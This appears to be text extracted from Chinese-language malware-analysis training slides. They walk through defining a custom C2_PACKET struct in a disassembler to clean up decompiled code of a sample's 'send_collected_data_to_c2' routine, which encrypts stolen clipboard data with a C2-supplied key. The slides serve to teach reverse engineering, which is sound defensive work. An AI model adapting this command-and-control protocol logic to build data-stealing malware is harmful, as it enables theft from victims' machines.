
[/] 加上 comment

send_collected_data_to_c2


```
1 void __fastcall send_collected_data_to_c2(SOCKET s, PUCHAR pbInput)
2 {
3     char *v4; // rbx
4     int v5; // esi
5     int i; // eax
6     char v7; // al
7     int j; // ecx
8     int v9; // eax
9
10    v4 = (char *)malloc(0x4Cui64);           ➔ 自定義的資料結構
11    *(_DWORD *)v4 = 0x11877811;
12    *((_DWORD *)v4 + 1) = 4;                 ➔ Create Struct
13    *((_DWORD *)v4 + 2) = 0;
14    if ((unsigned __int64)send(s, v4, 76, 0) > 11) // 1. initiate communication
```

Create Custom Struct

1. 選到 Structures View



Create Custom Struct



Create Custom Struct

Name	Value	Description
RUNTIME_FUNCTION	00000000	; Ins/Del : create/delete structure
UNWIND_INFO_HDR	00000000	; D/A/* : create structure member (data/ascii/array)
UNWIND_CODE	00000000	; N : rename structure or structure member
_onexit_table_t	00000000	; U : delete structure member
WSAData	00000000	; ---
sockaddr	00000000	C2_PACKET
_MEMORY_BASIC_INFORMATION	00000000	field_0
_RTL_CRITICAL_SECTION	00000004	C2_PACKET
mbstate_t	00000004	
sockaddr_in		
IN_ADDR		
in_addr::\$4F64C6817212FE4		
in_addr::\$4F64C6817212FE4		
in_addr::\$4F64C6817212FE4		
C2_PACKET		

3. Select "struc", then press [d] to add data field

```
struc ; (sizeof=0x4, mappedto_48)
dd ?
ends
```

Create Custom Struct

Name	Value	Description
RUNTIME_FUNCTION	00000000	; Ins/Del : create/delete structure
UNWIND_INFO_HDR	00000000	; D/A/* : create structure member (data/ascii/array)
UNWIND_CODE	00000000	; N : rename structure or structure member
_onexit_table_t	00000000	; U : delete structure member
WSAData	00000000	
sockaddr	00000000	
_MEMORY_BASIC_INFORMATION	00000000	C2_PACKET
_RTL_CRITICAL_SECTION	00000000	field_0
mbstate_t	00000004	C2_PACKET
sockaddr_in	00000004	
IN_ADDR		
in_addr::\$4F64C6817212FE4		
in_addr::\$4F64C6817212FE4		
in_addr::\$4F64C6817212FE4		
C2_PACKET		

Field name: **field_0**

```
struc ; (sizeof=0x4, mappedto_48)
    dd ?
ends
```

Field Size:

- db : 1 byte (Byte)
- dw : 2 byte (Word)
- dd : 4 byte (Dword)
- dq : 8 byte (Qword)

Create Custom Struct

The screenshot shows the Immunity Debugger interface with the assembly view open. A context menu is displayed over the definition of the `C2_PACKET` type. The menu includes options for creating, copying, undoing, redoing, adding, editing, and deleting struct types, as well as expanding the current struct type. The `Expand struct type...` option at the bottom is highlighted with a red border.

Name	Value	Description
RUNTIME_FUNCTION	00000000	; Ins/Del : create/delete structure
UNWIND_INFO_HDR	00000000	; D/A/* : create structure member (data/ascii/array)
UNWIND_CODE	00000000	; N : rename structure or structure member
_onexit_table_t	00000000	; U : delete structure member
WSAData	00000000	-----
sockaddr	00000000	
_MEMORY_BASIC_INFORMATION	00000000	<code>C2_PACKET</code>
_RTL_CRITICAL_SECTION	00000000	<code>field_0</code>
mbstate_t	00000004	<code>C2_PACKET</code>
sockaddr_in	00000004	
IN_ADDR		
in_addr::\$4F64C6817212FE4		
in_addr::\$4F64C6817212FE4		
in_addr::\$4F64C6817212FE4		
<code>C2_PACKET</code>		<code>struc</code> ; (sizeof=0x4, mappedto_48) dd ? <code>ends</code>

4. 已知 size 為 0x4C，右鍵調整 struct size

Create Custom Struct

The screenshot shows the Immunity Debugger interface. On the left, the memory dump pane displays the following memory layout:

Address	Type
00000000	C2_PACKET
00000000	field_0
00000004	C2_PACKET
00000004	

On the right, the assembly pane shows the following code:

```
struc ; (sizeof=0x4, mappedto_48)
dd ?
ends
```

A context menu is open over the assembly code, with the "Expand struct" option selected. A modal dialog titled "Expand struct" is displayed, containing the following input field:

Number of bytes to add

Below the dialog, a red annotation in Chinese reads: "5. 已經有 4 bytes 了，所以是 0x4C - 4".

At the bottom of the dialog are three buttons: "Help", "Cancel", and "OK".

Create Custom Struct

```
00000000 C2_PACKET  
00000000 field_0  
00000004 field_4  
00000008 field_8  
0000000C field_C  
00000010 field_10  
00000014 field_14  
00000018  
00000019  
0000001A  
0000001B
```

```
struc ; (sizeof=0x4C, mappedto_48)  
dd ?  
dd ?  
dd ?  
dd ?  
dd ?  
dd ?  
dd ? ; undefined  
db ? ; undefined  
db ? ; undefined  
db ? ; undefined  
db ? ; undefined
```


6. 檢查 size 為 0x4C

7. 對著 db 按 [d]，將 byte 組成 field

8. [n] 可以 rename field

send_collected_data_to_c2

9. [y] , retype v4 as "C2_PACKET*"



send_collected_data_to_c2

```
10 v4 = (C2_PACKET *)malloc(0x4Cu164);
11 v4->field_0 = 0x11877811;
12 v4->field_4 = 4;
13 v4->field_8 = 0;
14 if ( (unsigned __int64)send(s, (const char *)v4, 76, 0) > 11 )// 1. initiate communication
15 {
16     v5 = 0;
17     while ( v5 <= 2 )
18     {
19         if ( (unsigned __int64)recv(s, (char *)v4, 76, 0) > 11 && v4->field_0 == 0x11877811 )// 2. receive command
20         {
21             v9 = v4->field_8;
22             if ( v9 )
23             {
24                 switch ( v9 )                                // 3. parse command
25                 {
26                     case 1:
27                         v4->field_0 = 0x11877811;
28                         v4->field_4 = 4;
29                         v4->field_8 = 1;
```

send_collected_data_to_c2

```
10 v4 = (C2_PACKET *)malloc(0x4Cu164);
11 v4->field_0 = 0x11877811;
12 v4->field_4 = 4;
13 v4->field_8 = 0;
14 if ( (unsigned __int64)send(s, (const char *)v4, 76, 0) > 11 ) // 1. initiate communication
15 {
16     v5 = 0;
17     while ( v5 <= 2 )
18     {
19         if ( (unsigned __int64)recv(s, (char *)v4, 76, 0) > 11 && v4->field_0 == 0x11877811 ) // 2. receive command
20         {
21             v9 = v4->field_8;
22             if ( v9 )
23             {
24                 switch ( v9 ) // 3. parse command
25                 {
26                     case 1:
27                         v4->field_0 = 0x11877811;
28                         v4->field_4 = 4;
29                         v4->field_8 = 1;
```

field_0 為 magic number 0x11877811

field_8 為指令

send_collected_data_to_c2

```
10 packet = (C2_PACKET *)malloc(0x4Cui64);
11 packet->magic = 0x11877811;
12 packet->field_4 = 4;
13 packet->cmd = 0;
14 if ( (unsigned __int64)send(s, (const char *)packet, 0x4C, 0) > 11 ) // 1. initiate communication
15 {
16     v5 = 0;
17     while ( v5 <= 2 )
18     {
19         if ( (unsigned __int64)recv(s, (char *)packet, 0x4C, 0) > 11 && packet->magic == 0x11877811 ) // 2. receive command
20         {
21             cmd = packet->cmd;
22             if ( cmd )
23             {
24                 switch ( cmd ) // 3. parse command
25                 {
26                     case 1:
27                         packet->magic = 0x11877811;
28                         packet->field_4 = 4;
29                         packet->cmd = 1;
```

[n] to rename

send_collected_data_to_c2

```
switch ( cmd )                                // 3. parse command
{
    case 1:
        packet->magic = 0x11877811;
        packet->field_4 = 4;
        packet->cmd = 1;
        encrypt_key = (PUCHAR)&packet->field_C;
        encrypt_data(pbInput);
        for ( i = 2; i <= 23; ++i )
            *((_BYTE *)&packet->field_C + i) += *((_BYTE *)&packet->cmd + i + 3) - *((_BYTE *)&packet->cmd + i + 2);
        break;
    case 2:
        packet->magic = 0x11877811;
        packet->field_4 = 28;
        packet->cmd = 2;
        memcpy_s(&packet->field_C, 0x18ui64, cipher, 0x18ui64); field_C 填入加密後的資訊，長度 0x18
        break;
    case 3:
        goto LABEL_20;
}
```

field_C 取得來自 C2 的 encryption key，
然後加密先前取得的剪貼簿資訊

field_C 填入加密後的資訊，長度 0x18

send_collected_data_to_c2

```
switch ( cmd )                                // 3. parse command
{
    case 1:
        packet->magic = 0x11877811;
        packet->field_4 = 4;
        packet->cmd = 1;
        encrypt_key = (PUCHAR)packet->data; [n] , rename field_C to "data"
        encrypt_data(pbInput);           [y] , retype to char[0x18]
        for ( i = 2; i <= 23; ++i )
            packet->data[i] += packet->data[i - 1] - packet->data[i - 2];
        break;
    case 2:
        packet->magic = 0x11877811;
        packet->field_4 = 28;
        packet->cmd = 2;
        memcpy_s(packet->data, 0x18ui64, cipher, 0x18ui64);
        break;
    case 3:
        goto LABEL_20;
}
```

encrypt_data

